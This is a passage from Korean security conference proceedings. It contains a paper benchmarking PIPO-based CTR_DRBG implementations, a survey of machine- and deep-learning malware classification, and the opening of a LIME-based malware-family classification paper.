[2] SiFive, Inc.: SiFive E31 Core Complex Manual, 20G1, June 2020. https://sifive.cdn.prismic.io/sifive/52bb54e3-aab2-4aae-9f74-788332c3cd8d_sifive_E31_rtl_full_20G1.03.00_manual.pdf

[3] H. D. Kwon, K. B Jang, H. J. Kim, H. J. Seo, “The fast implementation of block cipher SIMON using pre-computation with counter mode of operation”, *Journal of the Korea Institute of Information and Communication Engineering*, Vol. 25, No. 4: 588~594, Apr. 2021.

[4] Alexandre Adomnicai, Thomas Peyrin, “Fixslicing AES-like Ciphers New bitsliced AES speed records on ARM-Cortex M and RISC-V”, *IACR Transactions on Cryptographic Hardware and Embedded Systems*, ISSN 2569-2925, Vol. 2021, No. 1, pp. 402 - 425.

[5] Ko Stoffelen, “Efficient Cryptography on the RISC-V Architecture”, *International Conference on Cryptology and Information Security in Latin America, LATINCRYPT 2019*: Progress in Cryptology - LATINCRYPT 2019 pp 323-340

경량 블록암호 PIPO 기반 CTR_DRBG 분석

박서진*, 김수리**

*성신여자대학교 (학부생), ** 성신여자대학교 (조교수)

Analysis of CTR_DRBG using lightweight block cipher, PIPO

Seo-Jin Park*, Suhri Kim**

*Sungshin Women's University(Undergraduate student)

**Sungshin Women's University(Assistant Professor)

요 약

4차 산업혁명이 출현하며 IoT 기기에 적합한 경량블록 암호는 국내뿐 아니라 NIST에서도 주목하고 있는 개발 대상이다. 한편, 보안기술이 발전함에 따라 부채널 분석 공격에도 대응하는 기술 연구가 최근에 활발히 진행되고 있다. 현재 국내에서 개발된 경량블록 암호 PIPO는 bit-slice 기법을 적용해 부채널 분석 공격 중 하나인 전력 분석 공격에 효율적으로 대응할 수 있다. 본 논문에서는 암호 보안에 중요 요소인 CTR_DRBG에 기존 PIPO와 PIPO 의 CTR 모드에 병렬화 기법을 적용하여 구현한 CTR_DRBG의 성능을 비교한다. 본 논문에서는 블록암호의 키 생성을 위한 128비트 난수생성과 RSA-2048 키 생성을 위한 1024 난수생성의 속도를 측정한다. 본 논문의 결과 128비트 난수를 생성할 때 기존 PIPO 대비 52%의 성능 향상이 있었으며, 1024 난수를 생성할 때 기존 PIPO 대비 66% 성능 향상이 있었다.

I. 서론

4차 산업혁명의 출현으로, IoT (Internet of Things) 서비스는 사물 간 정보를 연결하며 광범위한 분야에 활용되고 있다. 이러한 IoT 시대에서 암호기술의 사용을 위해 암호학적으로 안전한 난수의 생성은 중요하다. 특히 DRBG(의사 난수 생성기, Deterministic Random Bit Generator)란, 원치 않는 복호화를 방지하기 위해 예측 불가성이 높은 임의의 수(난수)를 생성하는 난수 생성기로, 암호의 안전한 키 생성에 있어 매우 중요한 역할을 한다. DRBG는 광범위한 네트워크 연결로 많은 비밀키가 필요한 IoT 기기에 중요한 요소가 된다.

한편, IoT 기기는 크기가 작고 기술적 제약이 많으므로 단순하고 강력한 계산을 사용하는 경량블록 암호를 선호한다. NIST에서는 2019년부터 저전력 IoT 네트워크에서 높은 효율을 만족하는 암호 개발을 목표로 공모전을 개최하는 등 경량암호 표준화 작업에 임하고 있으며 2021년 3월에는 경량암호의 최종 후보 10종을 발표하였다. 국내에서도 경량블록 암호에 관한 연구가 활발히 진행되고 있는데, 그중 최근에 제안된 PIPO (Plug-in Plug-Out)는 라운드 구조가 단순하고, Sbox를 최적화하였으며, 최근 많은 연구가 진행되는 부채널 분석 공격에도 잘 대응하는 구조로 되어있다.

본 논문에서는 경량블록 암호 PIPO를 이용하여 CTR_DRBG를 구현하고 그 성능을 확인한다. PIPO 암호 알고리즘은 속도가 빠르고, 특히 부채널 공격 대응기법 중 하나인 bit-slice 기법을 적용하기 쉽게 구성되었다는 특징이 있다. 따라서 제안된 PIPO의 특징을 활용하면 64비트 변수를 이용하여 8개의 평문을 동시에 처리할 수 있으므로, 이 방법을 적용한 구현을 **PIPO64**라 설정한다. DRBG에서의 기존의 암호, PIPO, **PIPO64**, 그리고 **PIPO64**의 64비트를 32비트로 줄인 **PIPO32**까지 세 암호의 성능을 각각 확인한다. 본 논문의 결과 128비트 난수를

생성할 때 기존 PIPO 대비 **PIPO32**의 경우 52% 빠르고, **PIPO64**의 경우 51% 빠르다. 또한, 1024비트 난수를 생성할 때 기존 PIPO 대비 **PIPO32**의 경우 62% 빠르고, **PIPO64**의 경우 66% 빠르다.

II. 배경지식

2.1 PIPO(Plug-In Plug-Out)

PIPO는 김한기 등이 국내에서 개발한 경량블록 암호이다. PIPO는 64비트 평문을 이용하여 64비트 암호문을 출력하며, 보안 강도에 따라 128비트 혹은 256비트의 비밀키를 사용한다. 128비트 비밀키를 사용할 경우 라운드 수는 13이며, 256비트 비밀키를 사용할 경우 라운드 수는 17이다. PIPO는 1라운드에 하나의 S-Layer(Sbox-Layer)와 R-Layer(Rotation-Layer)를 차례로 거치는 단순한 구조로 되어있으며 bit-slice 기법을 사용하기 쉽게 구성되었다 [1]. 본 논문에서는 128비트의 비밀키 PIPO 알고리즘을 사용하기로 한다.

부채널 분석 공격은 무차별 공격 등의 직접 공격이 아닌, 기기의 전파 분석 등 물리적인 간접 공격을 통해 암호를 해독하는 공격방법이다. 그중 전력 분석 공격(power analysis attack)은 암호가 수행되는 과정에서 발생하는 전력량을 분석하여 비밀정보를 얻는 공격을 의미한다 [4]. 전력 분석 공격은 암호공격 수단 중 가장 실용적인 방법의 하나로, 이에 대응하기 위해 많은 연구가 진행되고 있다. 특히 전력량과 비밀키 사이의 연관성을 이용하는 DPA(Differential Power Analysis)나 CPA(Correlation Power Analysis)의 경우, 마스킹을 적용해 암호 내에 삽입한 랜덤한 값으로 전력 소비와 비밀정보 사이의 연관성을 줄이는 방법으로 대응할 수 있다 [5]. Bit-slice 기법은 암호의 각 블록에서 같은 위치의 비트를 모아 또 다른 하나의 블록으로 구성하는 기법으로, 연산을 빠르게 처리할 수 있을 뿐 아니라 마스킹 또한 효율적으로 적용할 수 있어 부채널 분석 공격에 대응할 수 있다는 장점이 있다 [5].

2.2 CTR_DRBG


DRBG(Deterministic Random Bit Generator)는 블록 암호 비밀키의 정보를 예측할 수 없도록 조정하는 난수 생성기이다. DRBG 알고리즘으로는 CTR_DRBG, HASH_DRBG가 있으며, 그중 CTR_DRBG는 블록 암호를 사용한 난수 발생기다. NIST SP 800-90A에 의하면, CTR_DRBG는 64비트, 128비트 블록 암호를 사용할 수 있다 [2].

III. 실험

3.1 PIPO64

PIPO는 bit-slice 기법에 적용이 유리하도록 알고리즘이 구성되어있다 [1]. 이를 활용하면 효율적인 병렬화가 가능하다. 기존 PIPO는 8비트 단위로 구현이 되어있으므로, 이를 64비트 변수를 활용하면 동시에 8개의 메시지를 처리할 수 있다. 본 논문에서는 이러한 구현을 **PIPO64**로 부르며, 본 장에서는 이에 관해 설명한다.


기존 PIPO의 경우 64비트 평문이 들어오면, 평문을 8비트씩 분해하여, 하위부터 차례로 모은 8비트를 **X[0], X[1], ..., X[7]** 로 하여 연산을 진행한다. 한편, CTR 모드는 각 카운터 값 당 암호화가 병렬적으로 일어날 수 있는데 이와 PIPO의 특징을 이용하면 효율적 구현이 가능하다.



[그림 1] bit-slice 기법을 적용한 PIPO 비트열

위 그림과 같이 각 메시지 **CTR_1, CTR_2, ... , CTR_8**은 64비트이다. 따라서 각 **CTR_1, CTR_2, ..., CTR_8**의 하위 8비트를 모은 **X[0]**는 64비트가 되며, 이는 현재 상용 CPU에서 지원하는 워드사이즈와 일치한다. 이를 이용해 각 **X[i]**를 64비트 변수를 사용하여 구현할 경우 8개의 평문를 동시에 처리할 수 있다.

PIPO64의 경우 **Sbox**는 병렬화 기법에 따른 변형이 필요가 없다. 예를 들어, 기존 **X[0]^X[1]**은 평문 하나의 **X[0]**과 **X[1]**이 **XOR**된 값인, 8개의 평문에서, 각 평문의 8비트들을 모은 64비트의 **X[i]**를 만든 후에도 결괏값은 정보의 이동 없이 비트 수가 64로 늘어난 것뿐이기 때문이다. 그러나 **Pbox**의 경우 비트 수의 연장이 아닌 자리를 옮긴 것이므로 병렬화 기법을 사용한 **X[i]**에 따른 변형이 필요하다. 따라서 R, Key도 다음과 같이 새로 변경하여 저장해야 한다. **PIPO64**에서는 비밀키 각 8비트를 1바이트로 바꾸어 병렬로 나열한 뒤 각 바이트 끝을 하나씩 잘라서 다시 8개의 바이트로 구성한다.




[그림 2] PIPO64의 Key와 R 재구성

3.2 PIPO64_DRBG

CTR_DRBG에서 PIPO가 사용되는 함수는 크게 세 가지가 있다:


- **Update function**: 작동상태 갱신 함수.
- **Block_DF(Derivation Function)**: 유도함수.
- **BCC function**

Update function은 작동상태를 갱신함으로써 DRBG의 보안을 유지한다. BCC가 주어진 데이터의 문자열을 PIPO에 해당하는 192비트짜리 문자열 (키 길이 + 블록길이)을 출력하면 유도함수가 그를 이용해 **Update function**의 입력값에 해당하는 비트열을 생산한다 [2][3].




[그림 3] Update 함수 작동 과정

Update function의 과정은 그림3으로 다음과 같다. 주어진 문자열은 카운터(V)와 Key(문자열 가장 왼쪽 128비트)로 구성을 나눈다. 그리고 카운터 값에서 각 1씩 더한 값이 각각 암호화를 거친 후, 하나의 문자열로 모여 **Update function** 내의 새로운 Key와 V가 된다[2][3]. 이 병렬 방식은 함수의 빠른 계산이 가능하지만, **BCC**와 **Block_DF**의 경우 암호는 연쇄적으로 작동한다. [그림 4]와 [그림 5]는 각각 **BCC**와 **Block_DF**에 해당하는 작동방식이다.



[그림 4] BCC 함수 작동 과정



[그림 5] Block_DF 함수 작동 과정

즉, 이전 결괏값이 이후 결괏값에 영향을 주기 때문에 bit-slice를 이용한 병렬화를 사용하는 것이 효과적이지 않다. 따라서 bit-slice를 적용한 **PIPO64**에서도 **BCC** 함수와 **Block_DF** 함수는 **PIPO64** 알고리즘 대신 PIPO를 사용하기로 한다.

3.3 실험결과

본 장에서는 PIPO를 이용한 CTR_DRBG의 성능을 측정한다. 실험에 사용된 PC의 CPU는 Intel(R) Core(TM) i7-7700 @ 2.10GHz 3.60 GHz이며, 운영체제는 Ubuntu 20.04 LTS, 컴파일러는 GNU GCC version 9.3.0 를 사용했다. 실험은 128비트 난수와 1024비트 난수를 출력할 때의 clock cycle과 시간을 측정했으며, 10,000,000회 반복하여 평균 낸 결과이다. 추가적으로, 128비트 난수를 출력하는데 있어서 내부 **Update function** 작동 특성에 따라 4개의 평문을 한 번에 처리가 가능하도록 **PIPO64**와 동일한 아이디어로 된, 32bit 변수를 사용한 **PIPO32**를 추가로 구현하여 비교하였다.

		PIPO	PIPO32	PIPO64
128-bit	Clock cycle	51,268	23,752	24,307
	ms	0.01469	0.00704	0.00719
	kbps	3,489,993	3,373,863	3,380,667
1024-bit	Clock cycle	465,690	172,163	161,946
	ms	0.12970	0.04829	0.04347
	kbps	3,590,516	3,565,189	3,725,465

위 표에서 확인할 수 있듯이, 128비트 난수를 생성할 때에는 **Update function**에서 최대 3번의 카운터가 증가해 **PIPO32**를 사용하는 것이 더 효율적이였으나, 1024비트 난수를 생성할 때에는 **Update function**에서 최대 16번 일어나므로 동시에 8개의 평문을 처리하는 **PIPO64**가 더 효율적이라는 사실을 알 수 있다.

IV. 결론

본 논문에서는 PIPO를 사용한 CTR_DRBG의 성능을 비교하였다. 경량블록 암호인 PIPO의 설계적 특성을 활용하여 PIPO32와 PIPO64를 고안하여 CTR_DRBG에 이용해 성능을 비교했다. 특히, 본 논문에서는 대칭키 암호의 키로 많이 사용되는 128비트 난수와, RSA-2048 키 생성에 사용되는 소수 생성을 위한 1024비트 난수생성의 속도를 측정하고 분석하였다.

[참고문헌]

[1] H. Kim et al. “A New Method for Designing Lightweight S-Boxes with High Differential and Linear branch Numbers, and Its Application”, ICISC 2020, December, 2020.

[2] Elaine Barker and John Kelsey, “Recommendation for Random Number Generation Using Deterministic Random Bit Generators”, NIST SP 800-90A Revision June, 2015.

[3] 송정환, 오수진, 이관형, 유대훈, 정영훈, “국산 블록암호 알고리즘 등을 이용한 난수발생기 연구”, KISA-WP-2011-0039, 2011.

[4] P. Kocher, J. Joshua, and J. Benjamin, “Differential Power Analysis,” Annual international cryptology conference, 1999

[5] E. Biham, “A Fast New DES Implementation is Software,” FSE, 1997

악성코드 분류 기술의 동향 및 시사점

김준섭*, ** 박기웅†

* ㈜이스트시큐리티 (부사장)

** 세종대학교 정보보호학과 시스템보안연구실 (대학원생)

† 세종대학교 정보보호학과 (교수)

Trends, Implications of Malware Classification Technology

Jun-Seob Kim*, ** Ki-Woong Park†

* ESTSecurity Corp (Vice President, Researcher)

** Sejong University (Graduate student)

† Sejong University (Professor)

요 약

악성코드를 이용한 보안 위협은 꾸준히 증가해왔고, 최근에는 특정 기업이나 집단을 목표로 하는 공격이 늘어나고 있다. 이런 표적 공격은 공격자의 주체 및 특성을 파악하여 그에 맞는 대응 전략을 구사하는 것이 중요하다. 공격에 이용된 악성코드를 분류하는 작업을 통해서 어떤 악성코드인지 파악하여 공격자를 특정하여 해당 공격자가 수행했던 이전의 공격 정보를 같이 종합적으로 분석함으로써 공격의 목적과 이후 공격이 예상되는 부분에 선제적으로 필요한 조치를 해야 피해를 예방할 수 있다. 이런 과정에서 공격자 파악을 위한 악성코드 분류 기술이 매우 중요하지만 여러 가지 직면한 문제들이 있다. 본 논문에서는 머신러닝 기반의 분류 방법에서부터 최근에 주목받고 있는 딥러닝 기반의 분류 기술까지 악성코드 분류 기술의 동향과 현재 직면하고 있는 문제들을 살펴보고 새로운 악성코드 분류 기술의 필요성과 시사점을 논의함으로써 관련 연구에 도움이 될 수 있을 것으로 기대한다.

키워드 : 악성코드, 악성코드 분류, 머신러닝, 딥러닝

I. 서론

악성코드를 이용한 보안 위협은 꾸준히 증가해왔지만 대부분 봇넷을 구성하거나 비트코인과 같은 암호 화폐 채굴에 이용하거나 하는 등의 불특정 다수를 대상으로 대량의 악성코드를 유포하는 공격이었다. 하지만 최근에는 공격의 대상이 변화하고 있는데, 대표적으로 랜섬웨어의 경우에 초기의 불특정 다수를 대상으로 하던 공격에서 이제는 데이터를 암호화하고 돈을 요구하는 수준을 넘어서서 기업의 정보를 유출하여 2차 피해까지도 유발하고 있다 [1]. 이런 고도화된 표적 공격은 단순히 탐지된 악성코드를 제거하는 수준의 대응으로는 공격을 막을 수 없다. 특정한 목표를 대상으로 하는 공격의 경우 공격자의 주체 및 특성을 파악하여 그에 맞는 대응을 해야 하는데, 먼저 탐지된 악성코드를 분류하는 작업을 거쳐서 어떤 악성코드인지를 파악해야 한다. 그러면 해당 악성코드 또

† 교신저자: 박기웅 (세종대학교 정보보호학과 교수)

이 논문은 2021년도 정부(과학기술정보통신부)의 재원으로 정보통신기획평가원의 지원(No.2019-0-00426, 50%) 및 한국연구재단(No.NRF-2020R1A2C4002737, 50%)의 지원을 받아 수행된 연구임.

는 유사한 악성코드를 이용한 공격을 했던 공격자를 특정할 수 있고, 해당 공격자가 수행했던 이전의 공격 정보를 같이 종합하여 분석함으로써 공격의 목적과 이후 예상되는 공격을 파악하여 선제적으로 필요한 조치와 함께 모니터링을 강화하는 등의 대응으로 피해를 막을 수 있다. 이렇게 악성코드로 인한 보안 위협에서는 악성코드 분류 기술이 매우 중요하지만, 악성코드로부터 고유한 특성을 추출할 때 전통적인 악성코드 분석 기술을 이용하기 때문에 발생하는 여러 가지 문제에 직면하고 있다.

본 논문에서는 전통적인 분석 기술을 이용한 머신러닝 기반의 분류 방법에서부터 최근 주목받고 있는 딥러닝 기반의 분류 기술까지 악성코드 분류 기술의 동향과 현재 직면하고 있는 문제들을 살펴보고 악성코드 분류를 위한 새로운 기술의 필요성과 시사점을 논의한다. 본 논문의 구성은 다음과 같다. 2장에서는 배경지식으로 악성코드 탐지 및 분석 기술을 살펴보고, 3장에서는 악성코드 분류 기술을 살펴본다. 4장에서는 현재 악성코드 분류 기술이 직면하고 있는 문제점과 새로운 기술의 필요성을 논의한다. 마지막 5장에서는 결론으로 악성코드 분류 기술에 대한 시사점과 향후 계획을 논의한다.

II. 배경지식

악성코드 분류 기술을 살펴보기 전에 먼저 악성코드 분류/분석/탐지 기술을 이해할 필요가 있다. 악성코드 분석 기술은 악성코드 탐지와 분류에 필요한 정보를 추출하는 기술이고, 악성코드 탐지 기술은 악성코드 분류 기술 중에서 가장 기초적인 분류 기술로 정의할 수 있다.


2.1 악성코드 탐지 기술

악성코드 탐지 기술은 일반적으로 패턴 기반 탐지와 휴리스틱 기반 탐지로 구분된다 [2]. 패턴 기반 탐지는 악성코드로부터 추출한 탐지 패턴(전체 악성코드 또는 코드 영역과 같은 특정 영역의 해시값, 바이트 패턴, 파일의 속성이나 문자열에서 추출한 특정 패턴)이 검사 대상 파일에 존재하는지를 검사하는 방식이다. 하지만 탐지 패턴과 조금만 다르게 변형시켜도 탐지를 회피할 수 있다. 휴리스틱 기반 탐지는 주로 악성코드를 에뮬레이터나 가상화된 공간에서 실행시키고 정보를 수집하여 악성코드가 수행하는 행위와 일치하는 경우 탐지하는 방법을 사용한다. 알려지지 않았거나 난독화 기술을 이용하는 악성코드도 탐지할 수 있지만, 상당한 오진이 발생한다. 최근에는 개별 단말의 제한된 리소스 한계를 벗어나기 위해서 VirusTotal [3]과 같이 악성코드 파일 자체나 추출한 특정 정보를 클라우드로 전송하고 클라우드의 대규모 인프라를 활용하여 탐지 성능을 높이는 방식으로 발전하고 있다.

2.2 전통적인 악성코드 분석 기술

전통적으로 악성코드 분석 기술은 크게 정적 분석과 동적 분석으로 구분한다 [2]. 정적 분석은 악성코드를 실행시키지 않고 악성코드 PE 파일에서 메타데이터(해시값이나 바이트 패턴, 파일 속성 정보 등)를 추출하거나, 디컴파일(디스어셈블) 한 다음 API 호출, 문자열, 제어 흐름 그래프(CFG), opcode 빈도, 바이트 시퀀스 n-gram 등의 정보를 추출하여 분석한다. 하지만 최근에 제작되는 악성코드의 상당수는 정적 분석을 방해하기 위해서 다양한 은폐 기술(암호화, 패킹, 난독화, 폴리몰픽, 메타몰픽 등) [4]을 이용하기 때문에 분석이 매우 어렵다. 동적 분석은 실제 악성코드를 실행시키고 행위와 관련된 정보를 추출하여 분석하는 기술이다. Cuckoo Sandbox [5]와 같은 통제된 환경에서 악성코드를 실행시키고 API 호출과 호출 파라미터 등을 감시하는 등의 방법으로 악성코드 행위 정보를 추출하여 분석한다. 동적 분석은 정적 분석이 어려운 악성코드도 분석이 가능한 기술이지만, 최근에 제작되는 악성코드의 상당수는 분석을 위한 환경(가상머신, 샌드박스, 분석 프로그램이 실행 등)을 판단하여 악성 행위를 하지 않는 등의 회피 기술 [4]을 이용하기 때문에 분석이 매우 어렵다. 정적 분석과 동적 분석의 여러 특성을 조합하는 방식의 하이브리드 분석이나 실행 중인 악성코드의 메모리에서 정보를 추출하여 분석하는 메모리 분석, 바이너리 자체를 이미지로 변환시켜서 분석하는 방법

을 별도로 구분하기도 한다.



(그림 1) 악성코드 분석 기술과 탐지 기술

III. 악성코드 분류 기술


이 장에서는 전통적인 분석 기술을 이용한 머신러닝 기반의 악성코드 분류 기술과 최근 주목받고 있는 딥러닝을 이용한 분류 기술에 대해 살펴본다.

3.1 머신러닝 기반의 악성코드 분류 기술

머신러닝 기반의 악성코드 분류 기술은 [6] 전통적인 악성코드 분석 기술을 이용하여 추출한 특성을 머신러닝 알고리즘을 이용하여 분류하는 방법으로 악성코드와 피처 엔지니어링에 대한 전문 지식을 바탕으로 한 특성 추출이 핵심이다. 전통적인 분석 기술을 이용하기 때문에 추출하는 특성도 정적 특성과 동적 특성으로 구분된다. 정적 특성에는 문자열, API 호출, opcode n-gram, 바이트 n-gram, 엔트로피, 바이너리 이미지, 함수 호출 그래프(FCG), 제어 흐름 그래프(CFG) 등이 있고 동적 특성으로는 레지스터 값, 인스트럭션, 네트워크 트래픽, API 호출 등이 있다. 이렇게 추출한 특성을 정적 특성의 경우 Support Vector Machine, Random Forests, Inference Trees, Recursive Bipartition, Naive Bayes, Artificial Neural Networks, Decision Trees, Instance-based Learner, K-Nearest Neighbor, Logistic Regression, Gradient Boosting, Sequential Minimal Optimization, Decision Stump, Random Tree, Voted Perceptron 등의 알고리즘을 이용하여 분류한다. 동적 특성의 경우는 Logistic Regression, Decision Tree, Random Forest, Support Vector Machine 등의 알고리즘을 이용하여 분류한다.

3.2 딥러닝 기반의 악성코드 분류 기술

딥러닝 기술은 주로 컴퓨터 비전 및 자연어 처리 분야에서 사용되어왔고 큰 성과를 나타내고 있는데, 최근에는 악성코드 분류 영역에서도 이용되고 있다. 하지만 딥러닝을 이용한 악성코드 분류 기술 [6]의 경우에도 대부분 전통적인 분석 기술을 이용하여 특성을 추출하기 때문에 정적 특성과 동적 특성에 기반한 피처 엔지니어링을 통해서 특성 벡터를 추출하여 이용하거나 바이너리 이미지, 바이트 시퀀스, 네트워크 트래픽 등을 특성으로 이용한다. 이런 특성들을 딥러닝 알고리즘인 Convolutional Neural Network, Residual Network, Autoencoder, Recurrent Neural Network, Long Short-Term Memory Network, Gated Redurrent Unit Network, Neural Network 등을 이용해서 분류한다.



(그림 2) 악성코드 분류 기술

IV. 악성코드 분류 기술이 직면한 문제와 새로운 분류 기술의 필요성

현재의 악성코드 분류 기술이 직면하고 있는 문제는 다음과 같다.

- **은폐 및 회피 기술이 적용된 악성코드 특성 추출의 한계:** 악성코드에 적용된 은폐 및 회피 기술이 고도화되면서 전통적인 분석 기술로는 악성코드 분류에 필요한 특성 추출이 점점 어려워지고 있는데, 이는 악성코드를 제대로 분류할 수 없다는 의미가 된다. 악성코드 분석 전문가가 전문적인 분석 툴을 이용해서 언패킹과 같은 전처리 작업을 하면 특성 추출이 가능하지만, 이런 작업은 고도의 전문성과 많은 시간이 소요된다.
- **전통적인 분석 기술로 인한 딥러닝 기술의 활용 한계:** 악성코드 분류 영역에서도 딥러닝 기술이 주목받고 있지만, 아직은 전통적인 분류 기술에 사용하던 특성을 딥러닝 기술에 적용해 보는 수준으로 딥러닝 기술이 큰 성과를 보이는 다른 분야에 비해서 딥러닝의 강점을 잘 활용하지 못하고 있다.

이런 직면한 문제들을 해결하기 위해서는 다음과 같은 새로운 분류 기술 연구가 필요하다.

- **근본적으로 새로운 특성과 분류 기술 연구**: 고도화되어가고 있는 은폐 및 회피 기술로 분류에 필요한 특성을 추출하기 어려운 악성코드를 분류하려면 전통적인 분석 기술에 의존하지 않는 근본적으로 새로운 특성과 분류 기술의 연구가 필요하다. 이는 전통적인 분석 기술과 유사한 형태의 새로운 분석 기술을 연구하는 것이거나, 특별한 악성코드 분석과정 없이 추출할 수 있으면서도 바이너리 이미지처럼 시각화를 통해서 분류에 필요한 정보를 제공할 수 있는 형태로 딥러닝 기술의 강점을 잘 활용할 수 있는 새로운 특성과 분류 기술의 연구일 수 있다.

V. 결론

악성코드의 은폐 및 회피 기술의 고도화가 계속되고 특정한 기업이나 집단을 대상으로 하는 표적 공격이 늘어날수록 공격에 사용되는 악성코드를 얼마나 빨리 분류하여 공격자를 특정할 수 있는지가 점점 더 중요 해지고 있지만, 전통적인 분석 기술에 의존하고 있는 현재의 악성코드 분류 기술은 여러 가지 문제에 직면하고 있다. 본 논문에서는 악성코드 분류 기술의 동향과 현재 직면하고 있는 문제들을 살펴보고 악성코드 분류를 위한 새로운 기술의 필요성을 살펴보았다. 우리는 이후 연구를 통해서 근본적으로 새로운 특성과 분류 기술에 관련된 연구를 수행할 계획이다.

[참고문헌]

[1] The State of Ransomware: 2020's Catch-22, https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/the-state-of-ransomware-2020-s-catch-22

[2] Sihwail, R., Omar, K., & Ariffin, K. A. Z. (2018). A survey on malware analysis techniques: Static, dynamic, hybrid and memory analysis. International Journal on Advanced Science, Engineering and Information Technology, 8(4-2), 1662..

[3] VirusTotal, https://www.virustotal.com/

[4] Singh, J., & Singh, J. (2018). Challenge of malware analysis: malware obfuscation techniques. International Journal of Information Security Science, 7(3), 100-110.

[5] Cuckoo Sandbox - Automated Malware Analysis, https://cuckoosandbox.org/

[6] Gibert, D., Mateu, C., & Planes, J. (2020). The rise of machine learning for detection and classification of malware: Research developments, trends and challenges. Journal of Network and Computer Applications, 153, 102526.

LIME 기반 악성코드 그룹분류 해석 연구*

정아연[1], 김도연[2], 김진강[1], 이태진[3]
[1,2,3]호서대학교 (대학생, 대학원생, 교수)

Analysis of LIME-based Malware Group Classification

Ah-Yeon Jeong[1], Do-Yeon Kim[2], Jin-Gang Kim[1], Tae-Jin Lee[3]
[1,2,3]Hoseo University(Undergraduate student, Graduate student, Professor)

요 약

오늘날 악성코드의 다양화와 광범위해짐에 따라 분석하기가 어려워졌다. 또한, 악성코드가 단순한 API들의 목록으로 구성되고 행위별로 Avclass가 구분된다. 본 논문은 이를 이용하여 어려워진 악성코드 분석을 위해 악성코드를 세분화하여 구분하고 주요 API를 확인한다. Windows Malware의 정적 API와 XGBoost 분류 모델을 이용해 악성코드를 36개의 Avclass로 구분하여 87%의 정확도를 도출했다. 그리고 설명 가능한 AI 모델 XAI 중 하나인 LIME을 사용하여 각각의 악성코드 별 중요 API를 확인하고 같은 Avclass에 해당하는 악성코드들이 해당 Avclass로 구분되는데 영향 끼친 API가 일치함을 보인다.

I. 서론

